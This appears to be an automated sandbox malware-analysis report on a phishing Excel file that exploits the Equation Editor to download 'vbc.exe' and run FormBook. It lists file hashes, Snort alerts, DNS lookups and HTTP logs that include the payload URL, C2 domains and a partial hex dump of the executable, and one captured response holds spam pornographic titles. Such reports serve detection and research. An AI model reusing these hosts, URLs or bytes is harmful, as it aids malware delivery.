Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\Desktop\~$RFQ HCl20220113.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS

C:\Users\user\Desktop\~$RFQ HCI20220113.xlsx	
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	417792
Entropy (8bit):	7.729098788142576
Encrypted:	false
SSDEEP:	12288:gyK777777777777OPMfcmnxTLrXEQ0/Ll1PishiMkNMfPjJ8W:jK777777777777OKLQR1Pf+aP6W
MD5:	83AC585E99B527EEB278702F8F711568
SHA1:	A576A927B067C94CDBC1E7B353F60577F5B310F9
SHA-256:	9E2502B3945F31482623E8E61DCB85B9EBB7D9A4244D9074FA289596C9DA513E
SHA-512:	F4A5F197CCA552237CA4CA0DBDBA4AF5E5C0F6BCA7A05313A61D96C5021049EDEB0B38D8E4AD5EE3B062692038F05254787A57C5C1A0E951E9A9B9F091A304AC
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 44%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...H?.a.....V.....:u... .....@.. ....@.....t..W..... ....H.....text...@U... ...V..... ..`.rsrc.....X.....@..@.rel oc.....^.....@..B.....u.....H.....|F..d.....-....].....z.(.....}.....(....o....}....*..0.....{.....3.....(.....*.....0.....{.....,...f.... .....}.....}.....s....o....}.....}....8.....{....o....}.....{....}.....}.....}.....{.....Y}.....{....-...+H.{.....{....X.{....X .;.|.{....Xa}.....}.....{....o....:q....(....+..(.....}.....(.....*.....n ..}.....{.....,..{....oc...*..{....*.s..

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.9785869008250065
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	RFQ HCI20220113.xlsx
File size:	317816
MD5:	da4befa8dfe9d56b937b01a2d2818175
SHA1:	cf8e6ae0b8afb3d3f2956fbe0c88599fb361ede8
SHA256:	87f4b613c197b92f31d5eed4c7ad32a8ba4ae68313d56b54ff656f273fb56d86
SHA512:	421ce4922a5c05c59dc9993ac48da9d99d990bd9a46587e2ba2116f55889ead2378239c79154d3ef03178c49f0e6aee1bc1ecf1e64cdaf450d5d0b2316b6e15d
SSDEEP:	6144:Tvu1GedR2fSZ3lWkAfjP7FW+lj8+BGd/m/SvMeH6x0mdEa1f2K9doyi:j+VjUs4kWP5W+IY+BGd/m/SvMekp5Q
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/22-20:22:49.687273	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	103.224.212.220
01/13/22-20:22:49.687273	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	103.224.212.220
01/13/22-20:22:49.687273	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	103.224.212.220
01/13/22-20:23:00.496770	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	122.10.28.11
01/13/22-20:23:00.496770	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	122.10.28.11
01/13/22-20:23:00.496770	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	122.10.28.11
01/13/22-20:23:11.619415	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49172	80	192.168.2.22	192.185.98.251
01/13/22-20:23:11.619415	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49172	80	192.168.2.22	192.185.98.251
01/13/22-20:23:11.619415	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49172	80	192.168.2.22	192.185.98.251

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2022 20:22:49.336359024 CET	192.168.2.22	8.8.8.8	0xb710	Standard query (0)	www.orphe.biz	A (IP address)	IN (0x0001)
Jan 13, 2022 20:22:54.885034084 CET	192.168.2.22	8.8.8.8	0x439c	Standard query (0)	www.circlessalaries.com	A (IP address)	IN (0x0001)
Jan 13, 2022 20:23:00.037771940 CET	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.ylhwcl.com	A (IP address)	IN (0x0001)
Jan 13, 2022 20:23:05.811104059 CET	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.terapiaholisticaemformacao.com	A (IP address)	IN (0x0001)
Jan 13, 2022 20:23:11.327357054 CET	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.ecommerceoptimise.com	A (IP address)	IN (0x0001)
Jan 13, 2022 20:23:16.774473906 CET	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.integratedheartspsychology.com	A (IP address)	IN (0x0001)
Jan 13, 2022 20:23:22.669341087 CET	192.168.2.22	8.8.8.8	0x9037	Standard query (0)	www.bjbwx114.com	A (IP address)	IN (0x0001)
Jan 13, 2022 20:23:28.536506891 CET	192.168.2.22	8.8.8.8	0xbd42	Standard query (0)	www.topeasyip.company	A (IP address)	IN (0x0001)
Jan 13, 2022 20:23:38.849476099 CET	192.168.2.22	8.8.8.8	0x95dc	Standard query (0)	www.norfg.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2022 20:22:49.503792048 CET	8.8.8.8	192.168.2.22	0xb710	No error (0)	www.orphe.biz		103.224.212.220	A (IP address)	IN (0x0001)
Jan 13, 2022 20:22:54.913263083 CET	8.8.8.8	192.168.2.22	0x439c	No error (0)	www.circlessalaries.com		195.211.74.112	A (IP address)	IN (0x0001)
Jan 13, 2022 20:23:00.218267918 CET	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.ylhwcl.com		122.10.28.11	A (IP address)	IN (0x0001)
Jan 13, 2022 20:23:05.959788084 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.terapiaholisticaemformacao.com	terapiaholisticaemformacao.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2022 20:23:05.959788084 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	terapiaholisticaemformacao.com		216.172.160.188	A (IP address)	IN (0x0001)
Jan 13, 2022 20:23:11.476555109 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.ecommerceoptimise.com	ecommerceoptimise.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2022 20:23:11.476555109 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	ecommerceoptimise.com		192.185.98.251	A (IP address)	IN (0x0001)
Jan 13, 2022 20:23:17.087388039 CET	8.8.8.8	192.168.2.22	0x30e0	No error (0)	www.integratedheartspsychology.com		221.121.143.148	A (IP address)	IN (0x0001)
Jan 13, 2022 20:23:22.836792946 CET	8.8.8.8	192.168.2.22	0x9037	No error (0)	www.bjbwx114.com		23.80.120.93	A (IP address)	IN (0x0001)
Jan 13, 2022 20:23:28.839101076 CET	8.8.8.8	192.168.2.22	0xbd42	Name error (3)	www.topeasyip.company	none	none	A (IP address)	IN (0x0001)
Jan 13, 2022 20:23:39.019042969 CET	8.8.8.8	192.168.2.22	0x95dc	No error (0)	www.norfg.com		43.134.0.76	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 198.23.213.59
- www.orphe.biz
- www.circlessalaries.com
- www.ylhwcl.com
- www.terapiaholisticaemformacao.com
- www.ecommerceoptimise.com
- www.integratedheartspsychology.com
- www.bjbwx114.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	198.23.213.59	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 20:21:55.695291996 CET	0	OUT	GET /1155/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 198.23.213.59 Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 13, 2022
20:21:55.811695099 CET</td><td>1</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Fri, 14 Jan 2022 02:21:54 GMT
Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.4.26
Last-Modified: Thu, 13 Jan 2022 22:04:27 GMT
ETag: "66000-5d57ddeb75e04"
Accept-Ranges: bytes
Content-Length: 417792
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 48 3f e0 61 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 56 06 00 00 08 00 00 00 00 00 00 3a 75 06 00 00 20 00 00 00 80 06 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 06 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 e0 74 06 00 57 00 00 00 00 80 06 00 98 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 06 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 40 55 06 00 00 20 00 00 00 56 06 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 98 05 00 00 00 80 06 00 00 06 00 00 00 58 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 a0 06 00 00 02 00 00 00 5e 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1c 75 06 00 00 00 00 00 48 00 00 00 02 00 05 00 7c 46 06 00 64 2e 00 00 03 00 00 00 2d 00 00 06 f8 5d 00 00 84 e8 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 7a 02 28 17 00 00 0a 02 03 7d 01 00 00 04 02 28 18 00 00 0a 6f 19 00 00 0a 7d 03 00 00 04 2a 00 1b 30 02 00 1b 00 00 00 01 00 00 11 02 7b 01 00 00 04 0a 06 1f fd 2e 04 06 17 33 0a 00 de 07 02 28 04 00 00 06 dc 2a 00 01 10 00 00 02 00 11 00 02 13 00 07 00 00 00 00 1b 30 04 00 fc 00 00 00 02 00 00 11 02 7b 01 00 00 04 0b 07 2c 0b 07 17 2e 66 16 0a dd e5 00 00 00 02 15 7d 01 00 00 04 02 16 7d 06 00 00 04 02 17 7d 07 00 00 04 02 1f fe 73 0a 00 00 06 6f 04 00 00 0a 7d 08 00 00 04 02 1f fd 7d 01 00 00 04 38 7f 00 00 00 02 02 7b 08 00 00 04 6f 03 00 00 0a 7d 09 00 00 04 02 02 7b 07 00 00 04 7d 02 00 00 04 02 17 7d 01 00 00 04 17 0a dd 86 00 00 00 02 1f fd 7d 01 00 00 04 02 7b 04 00 00 04 0d 02 09 17 59 7d 04 00 00 04 02 7b 04 00 00 04 2d 04 16 0a 2b 48 02 7b 07 00 00 04 0c 02 08 02 7b 06 00 00 04 58 02 7b 04 00 00 04 58 20 8d 3b e0 7c 02 7b 09 00 00 04 58 61 7d 07 00 00 04 02 08 7d 06 00 00 04 02 7b 08 00 00 04 6f 84 00 00 06 3a 71 ff ff ff 02 28 04 00 00 06 2b 08 02 28 04 00 00 06 de 12 02 14 7d 08 00 00 04 16 0a de 07 02 28 02 00 00 06 dc 06 2a 01 10 00 00 04 00 00 00 f3 f3 00 07 00 00 00 00 6e 02 15 7d 01 00 00 04 02 7b 08 00 00 04 2c 0b 02 7b 08 00 00 04 6f 63 00 00 06 2a 1e 02 7b 02 00 00 04 2a 1a 73 1a 00 00 0a 7a 00 32 02 7b 02
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELH?aV:u @ @tW H.text@U V `.rsrcX@@.reloc^@BuH|Fd.-]z(}(o}*0{.3(*0{,.f}}}so}}8{o}{}}}{Y}{-+H{{X{X ;|{Xa}}{o:q(+(}(*n}{,{oc*{*sz2{</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	103.224.212.220	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 20:22:49.687273026 CET	439	OUT	GET /i5nb/?hPGx3Z=4ha06H5pmr&7nqdxT7p=oQMs787eFXVjqrc0kpDhsTH4zTzevw4glhch4r9T7Ws8YTYXIREY3A8O8bSOutLAC2pWew== HTTP/1.1 Host: www.orphe.biz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2022 20:22:49.874944925 CET	440	IN	HTTP/1.1 302 Found Date: Thu, 13 Jan 2022 19:22:49 GMT Server: Apache/2.4.25 (Debian) Set-Cookie: __tad=1642101769.6856294; expires=Sun, 11-Jan-2032 19:22:49 GMT; Max-Age=315360000 Location: http://ww25.orphe.biz/i5nb/?hPGx3Z=4ha06H5pmr&7nqdxT7p=oQMs787eFXVjqrc0kpDhsTH4zTzevw4glhch4r9T7Ws8YTYXIREY3A8O8bSOutLAC2pWew==&subid1=20220114-0622-493b-bd82-791d388f7025 Content-Length: 0 Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	195.211.74.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 20:22:54.941361904 CET	441	OUT	GET /i5nb/?7nqdxT7p=deof+8h2cV1ZhVyhzrGI39GlLFFvVq6Cbv4jXvKqou5r7IRZVEd6lg8tdgMKHVBHJLPsEg==&hPGx3Z=4ha06H5pmr HTTP/1.1 Host: www.circlessalaries.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 20:22:54.977261066 CET	442	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 13 Jan 2022 19:22:54 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Powered-By: PHP/7.2.24 Data Raw: 31 66 61 38 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 50 6c 61 63 65 68 6f 6c 64 65 72 20 26 6e 64 61 73 68 3b 20 41 6e 74 61 67 6f 6e 69 73 74 3c 2f 74 69 74 6c 65 3e 0a 0a 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 61 6e 74 61 67 6f 6e 69 73 74 2e 6e 6c 2f 73 74 61 74 69 63 2f 63 73 73 2f 62 6f 6f 74 73 74 72 61 70 2f 62 6f 6f 74 73 74 72 61 70 2d 34 2e 33 2e 31 2e 6d 69 6e 2e 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 61 6e 74 61 67 6f 6e 69 73 74 2e 6e 6c 2f 73 74 61 74 69 63 2f 6a 73 2f 6a 71 75 65 72 79 2f 6a 71 75 65 72 79 2d 33 2e 34 2e 31 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 6f 6e 74 73 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 63 73 73 3f 66 61 6d 69 6c 79 3d 4b 61 6c 61 6d 3a 34 30 30 7c 4f 70 65 6e 2b 53 61 6e 73 3a 33 30 30 2c 34 30 30 2c 36 30 30 2c 37 30 30 26 64 69 73 70 6c 61 79 3d 73 77 61 70 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 3e 0a 0a 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 69 63 6f 6e 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 61 6e 74 61 67 6f 6e 69 73 74 2e 6e 6c 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 22 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 3e 3a 72 6f 6f 74 20 7b 0a 20 20 20 20 20 2d 2d 62 6c 75 65 3a 20 23 30 30 32 31 35 37 3b 0a 20 20 20 20 20 2d 2d 70 69 6e 6b 3a 20 23 65 63 30 30 38 63 3b 0a 20 20 20 20 20 2d 2d 6f 72 61 6e 67 65 3a 20 23 66 66 38 34 30 30 3b 0a 20 20 20 20 20 2d 2d 64 61 72 6b 2d 6f 72 61 6e 67 65 3a 20 72 67 62 28 32 34 32 2c 20 38 30 2c 20 30 29 3b 0a 7d 0a 3c 2f 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 3e 40 6b 65 79 66 72 61 6d 65 73 20 62 61 63 6b 67 72 6f 75 6e 64 20 7b 0a 0a 20 20 20 20 30 25 20 7b 0a 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 70 6f 73 69 74 69 6f 6e 2d 79 3a 20 31 30 72 65 6d 3b 0a 20 20 20 20 7d 0a 0a 20 20 20 20 31 30 30 25 20 7b 0a 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 70 6f 73 69 74 69 6f 6e 2d 79 3a 20 74 6f 70 3b 0a 20 20 20 20 7d 0a 0a 7d 0a 3c 2f 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 3e 2e 61 70 2d 62 74 6e 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 77 68 69 74 65 3b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 0a 20 20 20 20 68 65 69 67 68 74 3a 20 33 2e 35 72 65 6d 3b 0a 20 20 20 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 31 2e 37 35 72 65 6d 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 33 30 25 3b 0a 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 32 2e 32 35 25 3b 0a 7d 0a 0a 2e 61 70 2d 62 74 6e 20 70 20 7b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 76 61 72 28 2d 2d 62 6c 75 65 29 3b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 69 6e 6c 69 6e 65 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 33 2e 35 72 65 6d 3b 0a 7d 0a 0a 2e 61 70 2d 62 74 6e 20 69 6d 67 20 7b 0a 20 20 20 20 77 69 64 74 68 3a Data Ascii: 1fa8<!DOCTYPE html><html> <head> <title>Placeholder – Antagonist</title> <link rel="stylesheet" href="https://www.antagonist.nl/static/css/bootstrap/bootstrap-4.3.1.min.css"> <script src="https://www.antagonist.nl/static/js/jquery/jquery-3.4.1.min.js"></script> <link href="https://fonts.googleapis.com/css?family=Kalam:400|Open+Sans:300,400,600,700&display=swap" rel="stylesheet"> <link rel="icon" href="https://www.antagonist.nl/favicon.ico"> <meta name="viewport" content="width=device-width, initial-scale=1"> <style>:root { --blue: #002157; --pink: #ec008c; --orange: #ff8400; --dark-orange: rgb(242, 80, 0);}</style> <style>@keyframes background { 0% { background-position-y: 10rem; } 100% { background-position-y: top; }}</style> <style>.ap-btn { background-color: white; display: inline-block; height: 3.5rem; border-radius: 1.75rem; width: 30%; margin-left: 2.25%;}.ap-btn p { color: var(--blue); display: inline; line-height: 3.5rem;}.ap-btn img { width:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	122.10.28.11	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 20:23:00.496769905 CET	495	OUT	GET /i5nb/?hPGx3Z=4ha06H5pmr&7nqdxT7p=1q0oPF09A/aJAPsKPuHQBkHWjjwJ/Gn81frD7rqKWOkW4wBsfhpWEnMiYvQLBvsNHCkSDA== HTTP/1.1 Host: www.ylhwcl.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 20:23:00.774905920 CET	496	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 13 Jan 2022 19:23:00 GMT Content-Type: text/html Content-Length: 1865 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 d5 c5 b1 b1 d5 d7 d5 d5 cd b6 d7 ca d3 d0 cf de b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 39 35 3b 26 23 32 30 31 32 32 3b 26 23 32 37 39 35 34 3b 26 23 32 30 31 35 34 3b 26 23 32 35 31 30 34 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 2c 26 23 32 33 34 35 33 3b 26 23 32 33 34 35 33 3b 26 23 32 35 31 30 35 3b 26 23 32 30 32 30 34 3b 26 23 32 35 34 34 32 3b 26 23 32 30 30 31 30 3b 26 23 32 33 30 33 39 3b 26 23 32 31 31 38 33 3b 26 23 32 31 33 35 35 3b 26 23 32 39 39 38 33 3b 26 23 33 38 33 38 38 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 32 34 34 35 36 3b 26 23 34 30 36 34 34 3b 26 23 32 36 30 38 30 3b 26 23 33 36 39 37 34 3b 26 23 32 35 33 37 37 3b 26 23 33 30 33 34 30 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 32 36 30 38 30 3b 26 23 33 36 39 37 34 3b 26 23 32 35 33 37 37 3b 26 23 32 30 33 34 30 3b 26 23 32 35 34 34 32 3b 26 23 32 30 30 31 30 3b 26 23 32 33 30 33 39 3b 26 23 32 31 31 38 33 3b 26 23 32 31 33 35 35 3b 26 23 32 39 39 38 33 3b 26 23 33 38 33 38 38 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 32 34 34 35 36 3b 26 23 34 30 36 34 34 3b 26 23 32 36 30 38 30 3b 26 23 33 36 39 37 34 3b 26 23 32 35 33 37 37 3b 26 23 33 30 33 34 30 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 32 36 30 38 30 3b 26 23 33 36 39 37 34 3b 26 23 32 35 33 37 37 3b 26 23 33 30 33 34 30 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 32 36 30 38 30 3b 26 23 33 36 39 37 34 3b 26 23 32 35 33 37 37 3b 26 23 37 32 3b 26 23 33 32 39 30 35 3b 26 23 32 31 31 36 30 3b 26 23 32 38 34 35 39 3b 26 23 33 32 35 39 33 3b 26 23 33 31 34 34 39 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 33 35 32 36 36 3b 26 23 33 30 34 37 35 3b 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 39 35 3b 26 23 32 30 31 32 32 3b 26 23 32 37 39 35 34 3b 26 23 32 35 31 30 34 3b 26 23 32 32 33 31 32 3b 26 23 32 34 34 37 3b 2c 26 23 32 33 34 35 33 3b 26 23 32 33 34 35 33 3b 26 23 32 35 31 30 35 3b 26 23 32 30 32 30 34 3b 26 23 32 35 34 34 32 3b 26 23 32 30 30 31 30 3b 26 23 32 33 30 33 39 3b 26 23 32 31 31 38 33 3b 26 23 32 31 33 35 35 3b 26 23 32 39 39 38 33 3b 26 23 33 38 33 38 38 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 32 34 34 35 36 3b 26 23 34 30 36 34 34 3b 26 23 32 36 30 38 30 3b 26 23 33 36 39 37 34 3b 26 23 32 35 33 37 37 3b 26 23 33 30 33 34 30 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 32 36 30 38 30 3b 26 23 33 36 39 37 34 3b 26 23 32 35 33 37 37 3b 26 23 37 32 3b 26 23 33 32 39 30 35 3b 26 23 32 31 31 36 30 3b 26 23 32 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title='';</script><title>精品国产_亚洲人成在线,宝宝我们换个姿势卫生间视频,免费很黄无遮挡的视频,无遮挡H肉动漫网站免费观看</title><meta name="keywords" content="精品国产_亚洲人成在线,宝宝我们换个姿势卫生间视频,免费很黄无遮挡的视频,无遮挡H肉动漫网站免费观看" /><meta name="description" content="宝宝我们换个姿势卫生间视频,免费很黄无遮挡的视频,无遮挡H肉动&#2

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	216.172.160.188	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 20:23:06.112768888 CET	498	OUT	GET /i5nb/?7nqdxT7p=mP9GS3thMR3+ARMxpcHmObplP0vLxCSJ1Uc4SKl6p1x9FFB9D/wfcJtU5Ejvu094ffKQCA==&hPGx3Z=4ha06H5pmr HTTP/1.1 Host: www.terapiaholisticaemformacao.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
